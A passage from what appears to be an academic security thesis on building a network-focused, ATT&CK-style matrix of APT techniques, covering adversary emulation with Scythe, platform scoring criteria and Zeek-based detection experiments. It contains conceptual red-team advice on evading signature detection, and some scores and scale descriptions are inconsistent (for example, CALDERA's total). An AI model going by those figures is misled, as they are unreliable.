
as adversary emulation. Adversary emulation is defined by SANs as “activity where security experts emulate how an adversary operates. The ultimate goal, of course, is to improve how resilient the organization is versus these adversary techniques.” [60]

Our research will leverage an adversary emulation platform to emulate an APT group within a network environment. First, we will create an environment that will be monitored by Zeek for the adversary emulation platform to conduct its activities. This network will consist of two Windows 10 machines connected to a Windows Server 2016 domain controller, based on this network in this RSA presentation [60].

Once the simulation has been completed we will analyze the Zeek logs for network-based techniques. Next, we will create a heatmap of the techniques performed by the adversary emulation platform vs. the techniques discovered by Zeek that exist on our matrix. Our goal is to demonstrate the efficacy of our matrix by comparing the techniques used by the adversary emulation platform to emulate a threat actor vs. the techniques on our matrix.

Adversary emulation process

Figure 6: MITRE adversary emulation process



- Nickels, K., & Thomas, C. (2018). Retrieved from https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536260992.pdf

MITRE has a very simple process to perform adversary emulation which is [39]:

1. Gather threat intelligence about a threat actor


2. Extract techniques used by a threat actor
3. Analyze and organize
4. Develop tools
5. Emulate the adversary

First, we need to identify the adversary you want to emulate. This process can be done by considering who is targeting your organization and what gaps you're trying to asses. Once you have identified a threat actor you would like to emulate in your environment, you need to gather threat intelligence. Threat intelligence may include, but is not limited to, APT reports, malware samples on VirusTotal, and indicators of compromise (IOCs) from a particular threat group [127].

Next, extract techniques used by the threat actor from the threat intelligence. These techniques should be mapped to techniques on the MITRE ATT&CK matrix [45] [76] [77] [78]. At the time of this writing, the MITRE ATT&CK matrix only provides a list of techniques for host-based techniques. The deliverable from this research should provide a matrix of techniques from a network perspective, allowing security analysts to map network techniques. Lastly if necessary, perform additional research on how to perform certain techniques or tools to emulate each technique.

Next, analyze and organize the techniques extracted from your research. Establish a goal, if the threat actor were to gain access to your environment. For example, APT3 is known to steal intellectual property (IP) and that could be your goal [79]. Once a goal is established, use the list of techniques used by this threat actor to plan a technique flow for your environment. Once the flow is established, split the flow into phases that can be accomplished in a reasonable amount of time. Below is a screenshot (Figure 7: APT3 adversary emulation plan) of the adversary emulation phases for APT3 created by MITRE [79].

Figure 7: APT3 adversary emulation plan



- Nickels, K., & Thomas, C. (2018). Retrieved from https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536260992.pdf

Next is to engineer the proper tooling to accomplish this emulation plan. Depending on the threat actor, you will need to find tools to accomplish each technique you wish to perform. If a tool doesn't exist, you may need to engineer the tooling to make it happen. Once the tooling is created, you will need to create payloads but the payloads should emulate the adversary but shouldn't get detected by signature detection. When appropriate, obfuscate your activities where the hope would be to obfuscate your behavior the same way the threat actor did.

Finally, emulate the adversary! As you conduct your adversary emulation keep in mind the timeline of the threat actor and act accordingly. One of two outcomes will be that the adversary emulation was successful or it wasn't. Once the adversary emulation exercise has come to an end, it's time for the red and blue team to discuss what was detected, what wasn't, and possible detections and prevents.

Criteria for adversary emulation platform

Again, one of the challenges of this thesis was choosing the best adversary emulation platform for the experiment. The painless part was finding a diverse set of platforms but the criteria to choose the best platform was not so trivial. Our literature review didn't reveal one set of criteria to be used but rather themes emerged from the literature review. These themes were used as our criteria to choose the best adversary emulation platform.

The literature review emerged the following themes: can perform phases of the Mandiant attack lifecycle [129] [131] (external reconnaissance [60] [62] [74] [129] [131], weaponization [60] [127] [131] [150], initial compromise [60] [61] [74] [127] [129] [131] [150], persistence [131] [150], escalating privileges [60] [61] [129] [131], internal recon [60] [74] [131] [150], lateral movement [39] [60] [74] [129] [131] [150], and actions on objectives [60] [129] [150]), post-exploitation modules [60] [150], multiple C2 channels [74] [130] [131] [150], can bypass security controls [39] [60] [61] [131], and can thwart signature detection [39] [60] [61].

If an adversary emulation platform states it can emulate an APT, it should be able to perform techniques from each phase on the Mandiant attack lifecycle. For the criteria below, we combined the establish foothold and maintain persistence phases into persistence. Depending on the threat group, they may use the same or different techniques for each phase. In either case, they are just placing persistent mechanisms.

APTs are known to use any technique to accomplish their mission, therefore the adversary emulation platform should do the same. The platform should contain a plethora of post-exploitation techniques to completely emulate the APT. For example, APT3 used 13 techniques for credential access, 3 techniques for lateral movement, 8 techniques for defense evasion, and 7 techniques for persistence [85]. Following this trend, APT3 used 6 techniques for command and

control from the MITRE ATT&CK matrix and 4 different techniques from our matrix (Experiment 1: Test case 1). This means the adversary emulation platform should have multiple communication methods for C2.

Finally, the adversary emulation platform should be able to perform defense evasion. The literature emerged two themes to do this which are bypass security controls and thwart signature detection. Bypassing security controls could be as simple as disabling AV or knowing a vulnerability to go undetected by the AV. In addition, your defenders should not be able to create signatures for your adversary emulation artifacts. For example, if your defenders detect a binary related to your adversary emulation exercise and create a signature to detect that file hash, this hash should not be used again in future exercises.

In addition to the themes that emerged from the literature review, the researchers added their own criteria which are: extensible framework [150], platform must map techniques to the MITRE ATT&CK matrix [39] [74] [127] [129] [131] [150], paid or open-source platform, capable of performing full chain attacks [60] [150], and generate logging and reporting [60] [130].

First, as stated in multiple references, the platform must without exception map techniques to MITRE ATT&CK. This presentation at the RSA conference [60] states that everyone (red and blue team) want to speak the same language. Therefore, without exception, our research did not evaluate any platforms that did not have this capability.

The researchers wanted to address why open-source was strict for the NSM criteria above but not for the adversary emulation platform criteria. The researchers had a wonderful opportunity to test an up-and-coming adversary emulation platform called Scythe. In addition, when you compare the capability level of Scythe to open-source projects, it exceeds the capabilities of all

the other platforms combined. Also, the researchers have made the PCAPs (Contributions: Public datasets) from this adversary emulation exercise open-source for further research.

The adversary emulation platform should be able to perform full-chain attacks. A non-full chain attack is any platform that can only be used to test a single technique at a time. A platform should be able to perform payload generation (generate malicious document), initial compromise (with some user intervention), establishing a foothold (placing persistence), escalating privileges, internal recon, lateral movement, and exfiltration.

Lastly, after the adversary emulation exercise has ended, the platform should provide a report. This report should contain forensic artifacts, network artifacts, and a timeline of events. This type of reporting enables the defenders to go back and see if their system detected the activity.

Adversary emulation criteria

- Paid or and open-source platform
    - If open-source, the project must be maintained
        - Commit to master within the last 6 months
- Platform **MUST** map techniques to the MITRE ATT&CK matrix [39] [74] [127] [129] [131] [150]
- Extensible framework [150]
    - 0 - No set of techniques
    - 1 - Limited set of modules that can not be added to or modified
    - 2 - Extensible framework that can be added to or modified
- Capable of performing full chain attacks [60] [150]
    - 0 - Can only perform one technique at a time
    - 1 - Can perform a full-chain attack
- Can perform phases of the Mandiant attack lifecycle [129] [131]

- Can perform attacker behavior such as **external reconnaissance** [60] [62] [74] [129] [131] [150]
    - 0 - Does not have the ability to perform external reconnaissance on a target
    - 1 - Has the ability to perform external reconnaissance on a target
    - 2 - Has the ability to perform external reconnaissance on a target and suggest targeted attacks
- Can generate attack specific **payloads(weaponization)** [60] [127] [131] [150]
    - 0 - Can not generate attack specific payloads
    - 1 - Limited set of attack specific modules
    - 2 - Provides an adequate amount of attack specific modules
- Can perform attacker behavior such as **initial compromise** [60] [61] [74] [127] [129] [131] [150]
    - 0 - Can not perform an initial compromise
    - 1 - Limited set of initial compromise modules
    - 2 - Provides an adequate amount of initial compromise modules
- Can place attacker behavior such as **persistence** (maintain presence/establish foothold) [131] [150]
    - 0 - Can not place persistence
    - 1 - Limited set of persistence modules
    - 2 - Provides an adequate amount of persistence modules
- Can perform attacker behavior such as **escalate privileges** [60] [61] [129] [131]
    - 0 - Does not have the ability to perform escalate privileges on a host
    - 1 - Has the ability to perform internal reconnaissance on a network
    - 2 - Has the ability to suggest different methods to escalate privileges on a host

        - 3 - Has the ability to perform escalate privileges on a host and suggest
    - Can perform attacker behavior such as **internal reconnaissance** [60] [74] [131] [150]
        - 0 - Does not have the ability to perform internal reconnaissance on a network
        - 1 - Has the ability to perform internal reconnaissance on a network
        - 2 - Has the ability to perform internal reconnaissance on a target and suggest targeted attacks
        - 3 - Has the ability to perform internal reconnaissance on a target and suggest targeted attacks
    - Can perform attacker behavior such as **lateral movement** [39] [60] [74] [129] [131] [150]
        - 0 - Can not perform lateral movement
        - 1 - Limited in modules to perform lateral movement
        - 2 - Provides an adequate amount of modules to perform lateral movement
    - Can perform attacker behavior such as **action on objectives**(Exfil) [60] [129] [150]
        - 0 - Can not perform action on objectives
        - 1 - Limited in modules to perform action on objectives
        - 2 - Provides an adequate amount of modules to perform action on objectives
- An abundance of post-exploitation modules [60] [150]
    - 0 - Can not perform post-exploitation
    - 1 - Limited set of post-exploitation modules
    - 2 - Provides an adequate amount of post-exploitation modules
- Multiple command and control (C2) channels modules [74] [130] [131] [150]
    - 0 - A single command and control channel
    - 1 - Limited set of command and control channels

    - 2 - Adequate amount of command and control channels
- Reporting and logging [60] [130]
    - 0 - No mechanism for reporting
    - 1 - Reports on actions taken
    - 2 - Reports on actions taken with a timeline of events
    - 3 - Reports on actions taken with a timeline of events and forensic artifacts
- Can bypass security controls [39] [60] [61] [131]
    - 0 - Can no bypass security controls
    - 1 - Limited set of bypass modules
    - 2 - Provides an adequate amount of bypass modules
- Can change signatures to thwart signature creation/detection [39] [60] [61]
    - 0 - Can not signature to thwart signature creation
    - 1 - Limited to what signatures can be changed to thwart signature creation
    - 2 - All aspects of the campaign can be changed to thwart signature creation

Adversary emulation platform comparison

As stated above, our research discovered multiple platforms that could have been used to perform adversary emulation. Our final choice, was Scythe because it produced the highest score based on the criteria below. The table below has adversary emulation platforms across the top and the criteria to evaluate each platform down the left. Each criterion has its own scale and the goal of this table is to show the best platform based on a score.

Table 2: Adversary emulation platform comparison

Criteria	MITRE CALDERA	Atomic Red Team	Scythe	FlightSim

Extensible framework	0	1	2	1
Capable of performing full chain attacks	1	0	1	0
External reconnaissance	0	0	0	0
Generate attack specific payloads	0	0	2	0
Initial compromise	1	1	1	0
Persistence	1	1	3	0
Escalate privileges	1	1	2	0
Internal reconnaissance	1	1	2	0
Lateral movement	1	1	2	0
Post-exploitation modules	1	1	2	0
Multiple command and control (C2) channels modules	0	1	2	1
Reporting and logging	1	1	3	1
Can bypass security controls	0	0	0	0

Can change signatures to thwart signature creation/detection	0	0	3	0
Total	1/4	9/32	25/32	3/32

MITRE ATT&CK matrix as an open system

The definition of a system theory is “any set of distinct parts that interact to form a complex whole." [75]. The MITRE ATT&CK matrix is a system that is a collection of distinct parts and these distinct parts are the TTPs of APTs. Our matrix is a deviation of a known system but with a network focus. Furthermore, our system is an open system with a feedback loop [75].

Our model is an open system because it relies on a set of inputs to derive the output: our matrix. The known intelligence of adversary behavior on a network is the input. The classification of that intelligence is the creation of TTPs and they are placed on our matrix. In a future section (Process and method: Building the foundational matrix), we discuss how we reviewed APT reports to create a list of known TTPs.

Once we had a collection of TTPs we were able to assign categories to groupings of techniques, we call these groupings tactics. The specific tool or command used to accomplish this technique is known as the procedure. However, as time continues, new TTPs will be discovered which creates a feedback loop.

Our model is also a feedback loop because the absence of a new TTP can be a source of input. A feedback loop can be positive or negative. One way we can accomplish a positive feedback

loop is by having the community submit feedback via a survey on the model. This feedback allows us to validate the model in its current state and shows that the items on the matrix are useable. However, as APTs evolve over time, new TTPs will be created.

The evolution of attacks is the negative feedback loop portion. These new TTPs will result in our model missing a desired output or absence of a TTP. Therefore, a new TTP can be added to our matrix to account for the newly discovered adversary behavior. The constant evaluation of feedback allows us to improve and track the success and failure of our model. It should be noted that failure is not necessarily a bad thing, it just means a lack of potential visibility on a TTP. Our model is a framework which means if the model is missing something it can be added to accommodate the needs of the consumer.

Our MITRE ATT&CK matrix - our origin story

In the Summer of 2018, one of the researchers was employed as an incident responder. One of their goals was to create a process and methodology for threat hunting on the network. The researcher consulted the MITRE ATT&CK matrix to obtain guidance on how to hunt on the network. Specifically guidance on how to generate hypotheses for hunts, data sources to use for hunting, and what type of activity to focus on based on the environment.

When they arrived at the MITRE ATT&CK website, they noticed the current matrix landscape was focused on endpoint behavior. While some techniques from the original matrix leave artifacts on the network, the current state wasn't a practical model. It was at that moment, the genesis of this thesis was born.

Process and method

Preface

This section includes details pertaining to the process and method used for building the foundational matrix and each experiment to validate our matrix and its ability to detect an APT on the network. First, we started by building our foundational matrix which will be used as the template for all our heat maps in all experiments moving forward. The goal of these heat maps in each experiment is to measure the efficacy of our matrix to detect an APT on the network and to measure the validity of a technique on our matrix. At the highest level, our three experiments analyzed APT reports, performed adversary emulation, and PCAP analysis.

The first experiment includes a diverse set of APT reports to be used for test cases to show the efficacy of the matrix against known seasoned APT groups. The reason we choose APT report was because they show the efficacy of our matrix with publicly released threat intelligence about particular APT groups. Lastly, the APT reports are a form of open-source threat intelligence that allows our experiment to be reproduced

The second experiment will emulate a known APT with the Scythe adversary emulation platform [58] in a controlled environment. This adversary emulation platform starts by gaining an initial compromise within a network. Once initial compromise has been completed, it follows a set of instructions to pivot around the network and exfiltrate data. This adversary emulation platform allowed the researchers to detonate an APT style network attack in a controlled environment. The controlled environment allowed the researchers to dial in on specific network flows of traffic

and to create detections with Zeek. This experiment was important because it demonstrated Zeek could be used to detect APT behavior on a network.

The third experiment uses a semi-publicly available dataset from the 2017 National Collegiate Cyber Defense Competition (NCCDC) [163], which can be obtained from the ImpactCyberTrust organization. NCCDC is a red (attackers) vs. blue (defenders) event where students at the collegiate level defend an enterprise network from the red team. The red team is comprised of industry-level pen testers and red teamers. This competition takes place over a weekend and the purpose is for the red team to simulate an advanced attacker like an APT for the students to respond too.

Building the foundational matrix

Preface

The process we used to create our MITRE ATT&CK style-like matrix with a focus on network-based techniques, followed a similar approach to MITRE's described above (Background: MITRE ATT&CK matrix). First, we needed an attacker model to describe the actions of attackers within an environment from a network perspective. As discussed earlier, we discovered the Bryant Kill Chain [42] (Background: Adversary models - Bryant Kill Chain) which is our attacker model and was used to generate our initial column headings (attack themes).

As a result, the Bryant Kill Chain provided us with keywords to search for in APT reports to start filling in the columns with techniques. Next, we used APT report repositories [12] [13] [14] as our threat intelligence to generate a list of techniques known to be used by APTs. This created the bedrock for our matrix moving forward, which will be referred to as the "foundational matrix".

This foundational matrix is our bedrock matrix that will be used as the template for all our heatmaps moving forward. The goal of these heat maps is to measure the efficacy of our matrix to detect an APT on the network and to measure the validity of a technique on our matrix. However, if by the end of our experiments a technique does not have an adequate rating on our scale, we will discuss removing it.

Attack themes

Our matrix has column headings like the original MITRE ATT&CK matrix, which represents phases of an APT from a network perspective, referred to as attack themes. As we have discussed several times already, the Bryant Kill Chain was our starting point for attack themes (column headings). In addition, attack themes discovered during our literature review were added to our matrix to represent a collection of techniques not included in the Bryant Kill Chain.

For instance, the attack theme “evasion” represents a collection of techniques APT groups may use to evade detection. This attack theme may not be a necessary phase of an attack but it’s still a behavior that an APT may perform on the network. Below is a list of the attack themes from the Bryant Kill Chain and themes that emerged from the literature review.

Bryant Kill Chain attack themes

- Recon and weaponization
- Lateral movement
- Initial compromise
- Delivery
- Actions on objective

Literature review attack themes

- Internal recon
- Impersonation
- Evasion
- DOS
- Command and control

Aggregating techniques

Validating our APT source

Our foundational matrix is composed of techniques that were discovered during the literature review of APT reports meaning this matrix represents techniques used by APTs; therefore, only techniques referenced by APT reports exist on the foundational matrix.

The researchers acknowledge that our source for APT reports is not an academically verified source. However, academia does not have the same volume of threat intelligence pertaining to APT reports when compared to the infosec community with publicly released reports. At the time of this writing, there were 0 academic papers on “APT 28” or “Advanced Persistent Threat 28” that included technical details of the APT’s behaviors via a Google Scholar search. However, a Google Search returned 11 reports [8] [112] [113] [114] [117] [138] [139] [140] [141] [142] [143] pertaining to APT 28 with technical details. Furthermore, the following academic papers on APTs [8] [100] [144] [145] use publically unvetted sources as references. The APT report repositories used by our research is a collection of APT reports being used in academic papers and publicly released APT research

The researchers would like to note that academia has a plethora of papers regarding how to defend against APTs [146] [147] [148] [149] [154]. However, our research requires threat intelligence that is specifically targeted at individual APT groups and contains adversary behavior.

Reviewing APT reports

As stated above, the phases of the Bryant Kill Chain provided a perfect list of keywords to search for in PDFs but reading 1,979 reports (2 gigabytes, at the time of this writing) was unfeasible, in a reasonable amount of time. To help the researchers focus on specific reports containing criteria that pertained to the research, a Python script was created (Contributions: Python PDF keyword extractor). This Python script takes a list of keywords and a directory of PDFs as input and will scan all the PDFs in the directory for the existence of keywords.

This solution allowed the computers to do the mundane process of looking for content and allowing the human to extract context. For example, if the keywords “command and control” or “C2” were detected in a PDF, it would be recorded to a text file for later review by a human, like in the figure below (Figure 8: PDFs that contain command and control). Once the list of PDFs that contained the phases of the Bryant Kill Chain was compiled, this allowed the researchers to target specific PDF reports.

Figure 8: PDFs that contain command and control

```
[[command and control]]
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/icefog.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-wwc-report.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Operation_DeputyDog.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/KeyBoy_Vietnam_India.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/FTA 1010 - njRAT The Saga Continues.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-malware-supply-chain.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-operation-ke3chang.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/RAP002_APT1_Technical_backstage.1.0.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/kaspersky-the-net-traveler-part1-final.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/ETSO_APT_Attacks_Analysis.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Operation_EphemeralHydra.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Trojan.APT.Seinup.pdf
```

Next, the researcher would open the PDF, search for the keyword, and read the literature pertaining to the keyword to obtain context. The context may reveal a new technique or a pre-existing known technique on the matrix. For example, the keyword “command and control” would be detected but the report would specify techniques such as HTTP or DNS tunneling in detail. In the event of a new technique, it was added to our matrix (Contributions: Jekyll - Adding a new technique) and added to our master keyword list (Appendix: PDF master keyword list).

Each technique added to the matrix is backed up by a set of APT groups and APT reports referencing the operation of that technique. For example, “HTTP” under the “Command and control” column has a list of each APT group that used that technique and the APT report referencing it. For example, the figure below (Figure 9: Our matrix HTTP technique) shows that HTTP was used by the APT group “Energetic Bear” and the APT report backing up this claim is “EB-YetiJuly2014-Public.pdf”, which is a hyperlink to the report.

Figure 9: Our matrix HTTP technique

Malware/Threat actors

Name	Type	Years	Source
icefog	threat actor	2013	icefog.pdf stamp.jsp?tp=&arnumber=7460498&tag=1
Nettraveler	malware	2004-2013	kaspersky-the-net-traveler-part1-final.pdf
Operation Cleaver	threat actor	2012-2013	Cylance_Operation_Cleaver_Report.pdf stamp.jsp?tp=&arnumber=7460498&tag=1
Energetic Bear	threat actor	2010-2014	EB-YetiJuly2014-Public.pdf

The master keyword list was used to scan all of the APT reports again. This time we had a collection of APT reports that referenced specific techniques. As stated above, the researcher would open the PDF, search for the keyword and read the literature pertaining to the keyword to obtain context. This process was repeated to construct our foundational matrix of techniques used by APTs that was referenced in the literature.

In addition to new techniques being discovered, new attack themes were also identified. New attack themes were discovered by reading additional context about techniques or through literature review. Using our HTTP example above, if a report was discussing the use of HTTPS as a command and control technique, there was typically additional context about the encryption. The researchers do not classify HTTPS as a new command and control technique because it is HTTP with encryption. However, the use of encryption to evade detection of network security controls is a technique. The use of encryption warranted its own technique but

a column did not exist. Therefore, the researchers created a new attack theme named “evasion” for techniques like encryption, encoding, and compression. This new attack theme was added to our matrix (Contributions: Jekyll - Adding a new theme).

Initially, a new column would be created but more than one technique was needed to validate this new attack column. Therefore, each APT report that referenced a technique validates a technique being used by an APT and more than one technique in a column validates that attack theme. All of this forms our matrix in its current form and will serve as the foundation moving forward.

Foundational matrix

Figure 10: Foundational matrix

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	

								HTTP	

Matrix heatmap - APT reports

In this section, we introduce the idea of our foundational matrix being used to create a heatmap. The researchers acknowledge that the reports contain threat intelligence pertaining to techniques used by APTs but that intelligence needs to be validated. Our research will conduct several experiments to validate all the techniques on the matrix.

Our first heatmap (Figure 11: APT report heatmap) is validating the number of APT reports that reference a particular technique being used. This heatmap is not an experiment but it is trying to convey the validity of each technique based on the number APT reports referencing that technique. First is the key (Table 3: APT report heatmap key), which provides context to the color grading scheme that was used for the heatmap.

Each color is followed by what each color represents. For example, green represents 5 or more APT reports referencing that technique. Following what each color represents, is the number of times the color appears on the heatmap. For example, green occurs 27 times on our heatmap (Figure 11: APT report heatmap), which means 27 techniques have 5 or more APT reports referencing that technique. Lastly, there is a percentage column that typically represents a percentage of the count of a color over the total count. For example, green has 27 techniques out of 43 total techniques on the matrix, which equates to 62.79%.

As stated previously, a technique on our matrix exists because at least one report references that technique being used by an APT. Each experiment performed will conclude with a heatmap for that particular experiment. A final heatmap will be generated based on all the heatmaps from

all the experiments. This final heatmap will serve as a discussion point as to whether a technique should or should not exist on our final matrix.

Table 3: APT report heatmap key

Key	How many sources	Count	Percentage
Red	1 source	3	6.98%
Yellow	2 - 4 sources	13	30.23%
Green	5+ sources	27	62.79%
		43	**100.00%**

Figure 11: APT report heatmap

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	
								HTTP	

Experiment 1 - APT reports

Preface

For experiment one we used four different test cases and each test case focused on a specific threat actor (APT group). For each test case, the researchers gathered the necessary public reports about each threat actor. Next, we read each APT report and as we read the report we would take note of techniques used by attackers that could be observed from a network perspective. Once we compiled a list of network-based techniques for a particular threat actor, we would create a heatmap. This heatmap shows the efficacy of our matrix to detect this particular threat actor.

Criteria for choosing threat actors

This experiment included four test cases and each test case was a different threat actor. For this experiment we used the following threat actors: APT3, Lazarus group, Iranian cyber espionage group, and APT28. Each test case provides a different perspective on their motivation, techniques, and capabilities as an APT.

Our first test case, was the analysis of APT3. APT3 was chosen strictly because it is a well known APT group and it's the APT we are emulating for experiment two. Also, MITRE created a document which has been discussed several times throughout this paper on how to properly emulate APT3 [79]. By choosing this APT, it allowed us to analyze APT3 from a threat intelligence perspective. Therefore, we could ensure our adversary emulation platform was emulating APT3 accurately.

Our second test case, was the analysis of the Lazarus group. This threat actor was chosen out of complete randomness from an academic perspective. Now it may seem that choosing an APT out of randomness is not academically sound. However, we argue that you are never in control of why a particular APT may target you. Therefore we wanted to analyze a random APT group to demonstrate the efficacy of our matrix vs. a random APT. Furthermore, APTs seem to target organizations across multiple industries and continents. The reason for being targeted may be a financial motivation, may be because you're a trusted third party of the primary target or may be to use your organization as a pivot for C2 communication. For these reasons, your organization needs to ensure their security controls are implemented to detect all APTs, regardless of motivation.

Our third test case, was the analysis of the Iranian espionage group. This test case was particularly interesting because this group is associated with multiple APT groups which are APT 33, APT 34, APT 35, APT 39, and APT 41 [101]. Reading the reports for this particular group was difficult because some reports combined APT 33 and 34 as APT 33. Others considered all the APTs as one. The one thing that was true across all reports was the threat actor was an Iranian threat actor. This test case showed how the group evolved over time and how the detection to detect this group had to evolve. However, there are some techniques used by this threat actor that stayed static throughout all the campaigns. This is extremely important to note because the detection of these static techniques could have been used cv to detect this threat actor over time. Lastly, some of the reports used for this test case are academically verified papers.

Our fourth test case, was the analysis of APT28. As stated above, the 2016 United States (US) election was the first time in U.S. history that the power of the internet was used to force a

desired outcome on an election in a democratic nation. As time evolved, multiple reports including academic reports [25] [26] [27], public reports [28] [29], the Mueller report [30], and news articles [32] [33] [34] have been released pertaining to Russia's capabilities during the 2016 election. These capabilities include, but are not limited to, the capability to infiltrate our social media to change the way we perceive information and our democratic system, and the capability to perform cybersecurity espionage.

Test case reporting model

Each test case followed the MITRE ATT&CK model for recording a summary of an APT group [85] [158]. This model starts with a description of the threat actor, known aliases of the group, techniques used (which are typically mapped to MITRE ATT&CK techniques), known tools/malware used by the threat actor, and references.

Calculating efficacy of matrix vs. threat actor

For each test case, we read APT reports about a particular threat actor, extracted network techniques, and mapped them on our matrix to create a heatmap. Creating a heatmap for each test case allowed us to calculate the efficacy of our matrix vs. a known threat actor.

For each individual test case, we kept a count of all techniques used by a threat actor that existed on our matrix and a count of all techniques that a threat actor used that our matrix didn't have (failure to detect an APT). The efficacy of our matrix was calculated with the equation below (Equation 1: efficacy of matrix vs. threat actor equation).

Equation 1: efficacy of matrix vs. threat actor equation

Our equation is going to use a ratio in a percentage format to show the efficacy of our matrix. The calculated ratio will show the techniques used by a particular APT group that existed on our matrix over the total network techniques used by this APT group. This cybersecurity whitepaper on quantifying security demonstrates the use of a ratio to measure the relationship between two similar things [269]. In our case, the similar things being measured are the techniques that exist on our matrix being used by an APT group over the amount of network techniques used by the APT group. This ratio will show the efficacy of our matrix to detect a particular threat actor.

- M = List of techniques on our matrix used by APT group
- T = List of total network techniques used by APT group

$$efficacy\ of\ matrix\ = \frac{M}{T} * 100$$

Calculating efficacy of matrix vs. all threat actors

This equation uses the same premise as equation 1 (Equation 1: efficacy of matrix vs. threat actor equation) but with all the threat actors.

Equation 2: efficacy of matrix vs. all threat actors equation

- W_m = Prevalence of a technique from all threat actors
- W_t = Total techniques used by all threat actors

$$Wm\ = \sum\ \ prevalence\ of\ a\ technique\ from\ all\ threat\ actors$$

$$Wt\ = \sum\ \ Total\ techniques\ used\ by\ all\ threat\ actors$$

$$Efficacy\ of\ our\ matrix\ vs.\ all\ threat\ actors\ = \frac{\sum\ \ Wm}{\sum\ \ Wt} * 100$$

Experiment 2 - Adversary simulation

Who are we emulating and why?

Our adversary emulation experiment will be emulating APT3 [79] [85]. You might be asking, out of all the APTs groups, why this one? APT3 was a very foundational APT and this APT is included in several adversary emulation platforms [58] [235] [236] [237]. In addition to being supported by various adversary emulation platforms, MITRE released a paper on how to engineer an adversary emulation platform for APT3 [79]. This type of supporting documentation made it easier for us to ensure our adversary emulation platform was simulating this APT correctly. Lastly, we reviewed APT3 below (Experiment 1: Test case 1 - APT3) so we know the techniques used by APT3.

